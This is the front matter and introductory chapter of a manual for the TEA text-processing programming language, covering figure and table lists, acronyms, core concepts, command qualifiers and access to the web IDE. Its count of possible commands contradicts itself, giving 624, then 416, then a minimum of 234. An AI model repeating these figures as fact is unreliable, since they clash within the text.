17.4 TEA EXAMPLE OUTPUT: SKIRT DESIGN 3 — a decorated skirt 221

17.5 TEA EXAMPLE OUTPUT: SKIRT DESIGN 4 — a plain skirt with frontal decoration 222

17.6 A Computer Vision simulation of successfully identifying a SKIRT with high confidence 223

17.7 A Computer Vision simulation of successfully identifying an "INVALID SKIRT" with alternative classification shown. 224

18.1 TEA EXAMPLE: LUCKY 101 v1 235

18.2 LUCKY 101 game landing screen 236

18.3 LUCKY 101 game session screen 236

18.4 LUCKY 101 game FINAL screen 237

18.5 MINIFIED TEA Program: LUCKY 101 Brain-Game program source-code 239

19.1 The Grand Myrrh Transform 245

19.2 A pixel-art spell-casting scene (generated using Microsoft Copilot) inspired by classic adventure games **Simon the Sorcerer** 246

19.3 An AI generated image (via GenTube.app) depicting spell-casting in a modern video game such as **The Elder Scrolls III: Morrowind** 247

20.1 TEA APPLICATION: Random Structured Data GENERATOR Based on TDT Templates 256

20.2 The TEA Data Template Context Free Grammar in Simple Form 259

20.3 DSL: DATA+LANGUAGE ENGINEERING: Structured Dynamic Data Generator v.2 264

20.4 TEA OUTPUT: BASIC BAR GRAPH — based on dataset MSS sorted in ASC order 271

20.5 TEA APPLICATION: Statistical Analysis Tool (SAT) v3 294

21.1 TEA APPLICATION: Ranking Utility (RU) v3 312

22.1 TEA APPLICATION: Random VOWEL HYMN Generator . . . 320

23.1 TEA APPLICATION: Personality Calculator (PC) v3 335

24.1 The TEA TEMPLATE Expression format 348

24.2 TEA APPLICATION: SMS/TEXT MINIFIER v1 353

24.3 TEA APPLICATION: SMS/TEXT MINIFIER v3 357

24.4 TEA APPLICATION: Advanced Mathematics Computer v3.1 . . 361

24.5 TEA APPLICATION: CRYPTOGRAPHY: GHOST Messages Protocol v1.1 378

24.6 Sample Ghost-Message for “Hello? 10.1 World!” with both literal original message and highlighted invisible [dotted] ghost message . 381

24.7 Sample Ghost-Message for “Hello? 10.1 World!” with only highlighted invisible [dotted] ghost message 382

24.8 Sample Ghost-Message for “Hello? 10.1 World!” with only invisible [undotted] ghost message 382

24.9 How some TEA users understood **Ghost Messages** 388

24.10Sample Ghost-Message for “hello world” produced on the Linux command-line 389

25.1 **SIR GAME Scenarios** showing TEACHERS using the game to evaluate and entertain their young learners 400

25.2 The Original SIR GAME TEA source-code 401

25.3 TEA APPLICATION: SIR GAME v2 404

25.4 SIR GAME landing screen 404

25.5 SIR GAME quiz screen 405

25.6 SIR GAME report screen 405

25.7 Especially the **WEB TEA SIR GAME** as an alternative to expensive and sometimes buggy child games. 407

25.8 TEA APPLICATION: SIR GAME v3 411

26.1 Two Samples of Text Right-Alignment resulting from a TEA program, as shown in Microsoft Notepad 422

26.2 Two Samples of Text Right-Alignment resulting from a TEA program, as shown via the command-line 423

26.3 Sample of Text Right-Alignment resulting from the TEA program, as shown via TEA WEB IDE 423

26.4 The other Sample of Text Right-Alignment resulting from same TEA program, as shown via TEA WEB IDE 424

26.5 TEA APPLICATION: ABSTRACT ASCII-ART GENERATOR (AAAG) v1 428

26.6 TEA APPLICATION: ABSTRACT TEXT-ART GENERATOR (ATAG) v2 437

26.7 Enlarged and colorized **AF3J26-1736UI** 445

26.8 Enlarged and colorized **BF3J26-1747IO** 446

26.9 Enlarged and colorized **CF3J26-1752OU** 447

27.1 TEA EXAMPLE: demonstrating use of `U!:` for “democratic sorting” on the command-line 454

27.2 The VOWEL SOURCE generator 457

27.3 A RANDOM VOWEL HYMN GENERATOR v1 458

27.4 A VOWEL RANDOM HYMN ENCODER v1 459

27.5 VOWEL HYMN TRANSFORMER v1 461

28.1 RSPG System Architecture 477

28.2 TEA APPLICATION: Random Secure Password Generator (RSPG) v1.2 488

28.3 Snapshots of RSPG in Action 489

28.4 Snapshots of RSPG in Action (on MOBILE) 490

28.5 TEA APPLICATION: Compute Fibonacci Numbers 497

29.1 Under-the-hood debugging of HTTP POST payloads from Example 1 503

29.2 Under-the-hood debugging of HTTP POST payloads from Example 2 505

29.3 Under-the-hood debugging of HTTP POST payloads from Example 4 508

29.4 TEA APPLICATION: E-MAILER v1.6 — a simple and special E-Mail sending client written using the TEA language 533

29.5 An [emoticon-free] version of a special e-mail (a poem?) titled "Dear Waltz", that demonstrates how mails sent using TEA Emailer v1.5 would look like. 536

29.6 "Dear Waltz" a poetic email formatted via Emailer 1.5 537

30.1 TEA Program Source-Code: Free Dictionary — LEXICON v1 . . 544

30.2 TEA Program Source-Code: Free Dictionary — LEXICON v3.1 — addressing noticed environment glitches for CLI 551

31.1 TEA APPLICATION: TEXT BEAUTIFIER — a configurable and special text-box drawer implemented using TEA 569

32.1 TEA WEB IDE hacked via a ZAP TEA program! 581

32.2 The TEA Platform Parameters as returned by the `Z.:` instruction 582

33.1 Welcome to the TOS: **TEA Operating System**! 583

33.2 **A Hacker's Dream Come True?** The proposal to bring to life a **TEA Operating System**! 594

33.3 TEA Operating System : Use-Case Design Diagram 597

33.4 TEA PROGRAM: The Initial TEA Operating System Boot-Screen Interface 600

33.5 **TEA Operating System**: Bootscreen on TEA Mobile 601

33.6 TEA PROGRAM: TEA Operating System v1.0.1 604

A.1 Another BCA (Blackboard Computing Adventures) session concerning **Testing One's Knowledge of TEA Program Processing and Semantics** via prompting the student to correctly match 8 mini TEA programs to 8 randomized corresponding outputs given the basic input as just "HELLO". Details of the lecture are online via `https://t.me/bclectures/1684` 643

A.2 The Formal Syntax of a single TEA Statement 647

A.3 Conditional Looping Constructs: FOR, WHILE, FOR-EACH . . . 688

A.4 Conditional Looping Constructs: DO-WHILE 688

A.5 Unconditional Looping Constructs: With No Breakout Logic . . . 689

A.6 Unconditional Looping Constructs: With Some Breakout Logic . . 691

34.7 The Author and Inventor of TEA, as a finalist graduate school student at **Makerere University's College of Computing and Information Sciences** circa April 2024. At the time, he was winding up his **Master of Science in Data Communication and Software Engineering** studies begun in 2019. 707

34.8 These images [the present and likewise the book's cover illustrations] were generated via Microsoft's Bing Image Creator via original prompt engineering by the author of the book TEA TAZ as potential cover illustrations for the manuscript. They are meant to remind one of the respectable ancient craft of using knowledge of science and philosophy to prepare special chemical reagents that could transmute things, materials and such, from one form (usually the "mundane" or "basal" form) into sublime, fine and precious forms. An art perhaps better known as *Alchemy*, and which tradition and history tells us, even the great eminent scientist and mathematician, Sir. Isaac Newton, devoted some significant time to. Thus, like in those ancient sciences and empirical philosophies, the spirit of transformation and crafting transforming formulae lives on in the TEA, Transforming Executable Alphabet computer transforming language.— **Fut. Prof. J. Willrich Lutalo C.M.R.W** 708

List of Tables

1.1 Command-space combinatorics for TEA (fixed qualifier precedence). 7

7.1 General Objectives of TEA Primitive **A:** 63

7.2 The Semantics of A: 63

8.1 General Objectives of TEA Primitive **B:** 67

8.2 The Semantics of B: 68

8.3 Tabular Analysis to identify S_m given a collection of arbitrary alpha-numeric sequences 71

9.1 General Objectives of TEA Primitive **C:** 73

9.2 The Semantics of C: 74

10.1 General Objectives of TEA Primitive **D:** 97

10.2 The Semantics of D: 98

11.1 General Objectives of TEA Primitive **E:** 107

11.2 The Semantics of E: 108

11.3 Comparison of Hot-Loading Code from Strings in Compiled vs Interpreted Languages 109

11.4 Non-Trivial Scenarios for Self-Modifying Programs 113

12.1 General Objectives of TEA Primitive **F:** 125

12.2 The Semantics of F: 126

13.1 General Objectives of TEA Primitive **G:** 139

13.2 The Semantics of G: 140

14.1 General Objectives of TEA Primitive **H:** 145

14.2 The Semantics of H: 146

15.1 General Objectives of TEA Primitive **I:** 167

15.2 The Semantics of I: 168

16.1 General Objectives of TEA Primitive **J:** 183

16.2 The Semantics of J: 184

17.1 General Objectives of TEA Primitive **K:** 215

17.2 The Semantics of K: 216

18.1 General Objectives of TEA Primitive **L:** 225

18.2 The Semantics of L: 226

19.1 General Objectives of TEA Primitive **M:** 241

19.2 The Semantics of M: 242

20.1 General Objectives of TEA Primitive **N:** 249

20.2 The Semantics of N: 250

21.1 General Objectives of TEA Primitive **O:** 297

21.2 The Semantics of O: 297

22.1 General Objectives of TEA Primitive **P:** 315

22.2 The Semantics of P: 316

23.1 General Objectives of TEA Primitive **Q:** 323

23.2 The Semantics of Q: 324

24.1 General Objectives of TEA Primitive **R:** 337
24.2 The Semantics of R: 338

25.1 General Objectives of TEA Primitive **S:** 397
25.2 The Semantics of S: 398

26.1 General Objectives of TEA Primitive **T:** 413
26.2 The Semantics of T: 413

27.1 General Objectives of TEA Primitive **U:** 449
27.2 The Semantics of U: 450

28.1 General Objectives of TEA Primitive **V:** 465
28.2 The Semantics of V: 466

29.1 General Objectives of TEA Primitive **W:** 499
29.2 The Semantics of W: 500

30.1 General Objectives of TEA Primitive **X:** 539
30.2 The Semantics of X: 539

31.1 General Objectives of TEA Primitive **Y:** 553
31.2 The Semantics of Y: 554

32.1 General Objectives of TEA Primitive **Z:** 573
32.2 The Semantics of Z: 574

List of ACRONYMS

ABBR.	Definition
BASH	Bourne Again Shell
BNF	Backus–Naur Form
CFG	Context-Free Grammar
IDE	Integrated Development Environment
I*POW	International Internet Portfolio of Writers
JSON	JavaScript Object Notation
MSS	Model Sequence Statistic
***o*-SSI**	*orthogonal*-Symbol Set Identity
OTL	Ordered TIL List
RNG	Random Number Generator
RSG	Random Sequence Generator
TC	TEA Command
TCD	TEA Command Delimiter
TCOM	TEA Comment
TCQ	TEA Command Qualifier
TEA	Transforming Executable Alphabet
TI	TEA Instruction
TID	TEA Instruction Delimiter
TIL	TEA Instruction Line
TIPE	TEA Instruction Parameter Expression
TIPED	TEA Instruction Parameter Expression Delimiter
TME	TEA Mathematical Expressions
TOE	TEA Opaque Expression

ABBR.	Definition
TPC	TEA Primitive Command
WSL	Windows Subsystem for Linux

Abstract

This manuscript builds upon the earlier TEA (**T**ransforming **E**xecutable **A**lphabet) general-purpose, text-processing oriented and sequence-transformer paradigm computer programming language formalization and specification work in J. Willrich Lutalo's PhD research diary [11]. For all practical purposes, this document is best treated as **a living document**; it is continually being enhanced as TEA evolves, but must also be considered the official, authoritative formal reference on matters concerning the definition, grammar, semantics and syntax, as well as analysis, processing and application of TEA programs and general programming.

Keywords: Software Engineering, Software Language Engineering, Language Definition, Instruction Set, Developer Manual, Software Debugging, TEA Programming, Computational Modeling, Text Processing, Executable Letters, Transforming Executable Alphabet.




Figure 2: The TEA Computer — a concept of a computing machine modeled after a Tea Cup!

Chapter 1

Introduction

Computers are abstractions that help humans solve problems via other abstractions known as software programs, which are implemented using other abstractions known as software languages. The Transforming Executable Alphabet (TEA) language, is a general-purpose computer programming language that is text-processing oriented, is currently implemented as an interpreted language for both the WEB (internet) and SYSTEM (as standalone or embeddable)[1]. And in this manual, we shall understand its origins, purpose, design, implementation, applications [and applicability] as well as get glimpses of what its future is likely to be.




Figure 1.1: A BCA (Blackboard Computing Adventures) session depicting two fundamental ideas — that **Computers run on electricity** (chemistry and physics) and that **Computing runs on programs** (mathematics and logic) — featuring a simple TEA program that computes the **Message Invisibility Ratio**; a percentage of how much a given input string is actually invisible/space characters.

[1]Though we shall cover more about this in a later section of the TAZ, note that the TEA language currently comes in two flavours — two, because, even though the entire TEA instruction set A: to Z: is almost standard and works the same irrespective of platform where a TEA program is run, and yet, in practice, and particularly for programs using the **Z:** command space, there are unavoidable differences in the powers and capabilities one can access and or leverage from the external environment via the **ZAP** facility — `z:CMD`, `z*:vCMD` and related *external system command execution* variants of that TEA instruction that one might wish to use. In particular, the **WEB TEA**/TEA running in a web-browser programs can use external powers via JavaScript, but yet, commandline versions can mostly use the system/shell interface of the host system only. More about this when we come to **Z:** later.

1.1 Essential Nomenclature and Concepts

For the rest of this document, the following definitions and clarifications are important:

1. **TEXT:** In the TEA computer programming language, Text is considered to be any form of data a TEA program can process and reason about. **All TEA programs process only Text.**
2. **STRINGS:** Let us assume a finite sequence of distinct characters from a finite set such as Unicode-8 or ASCII. This is the alphabet understood and processed by TEA programs. Let us call any such finite sequence, for example `{a,b,c,d, ,f}` the string "abcd f", and for TEA programs, we shall typically write an explicit string—such as "a b c", as an expression expressing the exact characters and their relative position—thus order, occupied in the string, by either the common syntax "a b c" (such as some programming languages do... Java, Python and C) or the somewhat algebraic syntax; `{a b c}`. This later syntax, perhaps to especially be first seen being used in a programming context with TEA. For TEA programs, all data is presented as and typical read as Text — mere strings that is, and at the source-code or even run-time level, data being processed by a TEA program is expected to be, and is ideally treated as a string even though, via processing and in some instruction contexts, the same might be processed as data of some special type — regular expressions, numbers or even TEA code as we shall later come to learn.
3. **REGULAR EXPRESSIONS:** Because TEA is a Text Processing language at core, it means, advanced text processing power and capabilities need be built within the language by design. Among these is the ability to automatically discover patterns in strings and then do things based on or to them. A kind of intelligent or controllable and directable processing. For pattern matching and pattern-based conditional processing, TEA programs employ the concept and mechanics of Regular Expressions. For clarification purposes while reading this TEA specification as well as future literature and TEA source code built based on this standard, TEA regular expressions are to be written in a TEA program without any explicit delimiters except the standard TEA Parameter Expression Delimiter (refer to Figure 1) ":" —to defer from strings. Thus, where it is expected to write an explicit regular expression (also typically referred to as a REGEX in this specification) such as `^$` to denote the REGEX used to match the empty string, typically expressed as "", shall likewise be written as `^$` when being expressed within a TEA program source code — particularly so, in parts of TEA instructions where

the instruction signature dictates that the argument or parameter is expected to be a literal regular expression. However, the same, when being expressed or being passed around in a TEA program, shall instead be written as {^$} or perhaps "^$". Of course, it would have been possible to actually write both explicit strings and regular expressions using the same simple and bare syntax—for example, with the discarding of the string delimiting characters " and " for the typical, and { and } for TEA, but sometimes it is safer to sacrifice mathematical elegance while writing a program, and instead secure useful program source-code properties such as readability, program comphrensibility and lexical correctness – for both the human writing the code – such as we expect most TEA programs shall be, and the machines meant to read, parse and process things based on human-written TEA program source code.

4. **AI:** Active Input — This refers to the main input or data to be referred to or processed by the current TEA Program instruction at the time it is being evaluated. IO: Instruction Output — This refers to the main output or data to be returned by the current TEA Program instruction after it is fully executed.

5. **WORD:** This refers to a sequence of non-whitespace characters.

6. **TEA PRIMITIVE:** Also the same as "TEA Primitive Command" or "TEA Canonical Command", is any one of the letters in the Latin Alphabet, a to z or A to Z, followed by a single colon ":" character, and the letter used determines what purpose a TEA instruction has in a program. Also, each primitive has unique semantics as defined in the TEA Command Space specification. It is important to note that in TEA, much as the standard style is to use lowercase letters for TEA primitives such as "a:" or "m:", yet, case doesn't matter, and "a:" and "A:" are basically equivalent, but "a:" and "A!:" aren't, much as they reference the same basic TEA primitive "a". In a TEA primitive such as "a:", we may refer to the command letter "a" as the "Command Character".

7. **TEA QUALIFIERS:** When any of the TEA primitives such as "a:" has the command character followed by a TEA Command Qualifier such as the exclamation mark "!" or star-character "*", such as with "a!:" or "g*:", it is then considered to be [one of] the qualified or alternate forms of the implied primitive. So, "a!:" is an alternate form of the command "a:", and unless where specified, typically the canonical form of a TEA primitive, such as "a:" has different effects and purpose from its alternate or qualified forms such as "a!:" or "a*!:vSTR",etc.

8. **INERT or UNDEFINED TEA COMMAND:** When a TEA Command is flagged as or defined as "INERT" or "UNDEFINED" or "RESERVED", it means that command or its implied form has no effect in a standard TEA

program, and can be ignored by the TEA processor when the program is being executed. Typically, this occurs with the special treatment of Inverse forms of a TEA primitive, such as when "a:" is defined, but "a!:" is not or when "a:" is, but "a:WITH PARAMETERS" isn't. Also, sometimes a command might have one of its parameterized forms (but not all of them) undefined or INERT. For example:

- `V:`
- `V:VAULT_NAME`
- `V:VAULT_NAME:VAULT_VALUE`

are all defined, but `V:VAULT_NAME:VAULT_VALUE:OTHER_ARGUMENT` isn't. Typically, where for example a primitive such as "a:" is defined but its parameterized form isn't, it could be safe to assume that "a:WITH PARAMETERS" shall simply be ignored and not have effect in the program, much as "a:" is defined and would cause an effect in the program. In an advanced TEA program environment, using or writing an INERT form of a TEA command should either be flagged or reported as an error. Otherwise, typically, the safe judgment to make concerning INERT commands is that they shouldn't and won't modify or affect the AI, and thus, should transparently return the AI as IO, and thus can be considered to be non-existent in a TEA program.

1.1.1 TEA Command Variations and Qualifying TEA Commands Correctly

So, based on the grammar rules by which we can form valid TEA Instructions (see **Figure 2.1**), we know that, in total, we can have **624 possible TEA Commands**. We arrive at that number as such:

1. Each TC consists of a single element from ψ_{az} — so that's 26 possible command spaces or **TEA primitives** — note that we allow both upper case and lower case letters, however, whether one decides to use an upper case letter such as `A:` or lowercase such as `a:` doesn't matter; either behaves the same with regards to which command is being processed.
2. Each TC can be qualified, and thus, can be terminated/suffixed with one of the following TCQ options:
   (a) — essentially, no TCQ (plain): so that, if TC is "A", we get "A:", if "B", then either "b:" or "B:", etc.
   (b) `.` — essentially, if TC is "A", we get "A.:", if "B", then "B.:" etc.
   (c) `!`

(d) `*`
(e) `@`
(f) `*!`
(g) `!@`
(h) `*@`
(i) `*!@`
(j) `*.`
(k) `!.`
(l) `*!.` — essentially, if TC is "A", we get "A*!.:", if "B", then "B*!.:" etc.

Which gives us **9 TCQ variants**[2]. However, and theoretically, we might also be able to have all 4 qualifiers utilized or none.

Under the stated rules—26 case-insensitive letters, qualifiers drawn from the set $\{*, !, ., @\}$, each qualifier optional and used at most once, and when multiple qualifiers appear they must follow the fixed precedence order `* ! . @`—each qualifier is either present or absent, giving $2^4 = 16$ qualifier forms per letter (including the empty form). Multiplying by the 26 letters yields a total of

$$26 \times 2^4 = 416$$

distinct TEA commands. This count includes the unqualified letter form and all combinations of one, two, three, or all four qualifiers written in the canonical order.

Table 1.1: Command-space combinatorics for TEA (fixed qualifier precedence).

Attribute	**Value**
Letters (case)	26 (case-insensitive)
Qualifier set	$\{*, !, ., @\}$
Qualifier rule	Optional; no repetition; fixed precedence `* ! . @`
Qualifier forms per letter	$2^4 = 16$
Total distinct commands	**416**

Thus, without delving directly here into what each of those TEA Commands does, which ones are INERT and which are not, what **instruction signatures** each supports or allows[3] etc — stuff we are going to cover well once we dive into the breakdown of each TEA primitive command's specification and semantics (which is exactly what the TEA TAZ is about), we at least know, we have a minimum of

[2]Well, *not just exactly* 9, because there are some exceptions, such as when we have `u*!.:vNAME` introduced in **Table 27.2** — when we actually combine all 3 TCQ elements in one signature, and given the distinct TCQ symbols are 4, it makes for a possibility of 2^4 = 16 potential combinations!

[3]Some TC might accept just one parameter or argument, while others might allow two or more — delimited by ":".

234 possible distinct TEA commands to explore! That alone, definitely justifies the need for this manual, and an insight into the details of each of the 26 TP, a: to z:

TIP on HOW TO MASTER TEA INSTRUCTION SET

Of course, not to loose hope for those who wish to memorize the entire TEA instruction set or the TAZ — especially because, unlike many other programming languages out there, for TEA, which has a fixed library/instruction set, it's possible, and we know that, since a: and A: are equivalent, or that any TC with some particular primitive say, K:, is equivalent to the variant with the same primitive just in a different case, and since each of the 26 command spaces is specifically dedicated to a particular family of transformations or command-types (refer to **Figure 2.10**) — e.g "A" for anagrammatizing, "C" for clearing memory, "F" for forking or branching in control-flow,... , "Z" for Zapping or external environment operations, etc. that it should be readily possible for the focused programmer to at a glance recall where each key task they need to carry out is to be found within the 26 TEA A: to Z: command spaces.

But also, and out of experience, one must come to appreciate that despite the total number of command variants being seemingly "large"[4], and yet, once one learns what each of the 26 command-spaces is for, and that one realizes that for example, "A:" will operate on AI directly at word level, "A!:" at character level, while most TEA commands with "*" qualifier do what the others do but instead referencing a value stored in a vault, etc. That one needs to only memorize just a few basic TEA instructions, and then they can write most arbitrary algorithms and TEA program without ever needing to consult this manual in its entirety.

1.2 INSTALLATION and Basic USAGE Instructions

TEA as a language is designed to be usable from almost anywhere there is a computer capable of running the TEA language interpreter — currently implemented for WEB (browser environments) using JavaScript, and for all other environments via Python3. However, to really get started using TEA, especially when one has

[4]Note that, compared to traditional, popular and mainstream languages such as **the C programming language**, TEA only has a total of 26 "keywords" while C has 32 reserved keywords[12]. Also, while the total theoretical number of possible commands or instructions in TEA is between 234 and 416 and that it cannot raise any further than that, and yet, for languages like C, even limiting ourselves to just the standard libraries, one finds that despite the estimate of the distinct functions one must master being between 250 to 300[12], and yet, with each new revision or extension of the language, that number can keep growing or changing, but also that, one must realize that many real-life applications would also need non-standard library functions or packages to work well, and so that, the total number of commands or instructions one needs worry about in such languages actually has no upper limit!

a modern computer, a smartphone or some device capable of accessing the Internet and rendering web pages, one then need not install anything or download anything apart from merely visiting the following link:

TEA on the WEB

TEA WEB IDE: `https://tea.nuchwezi.com`

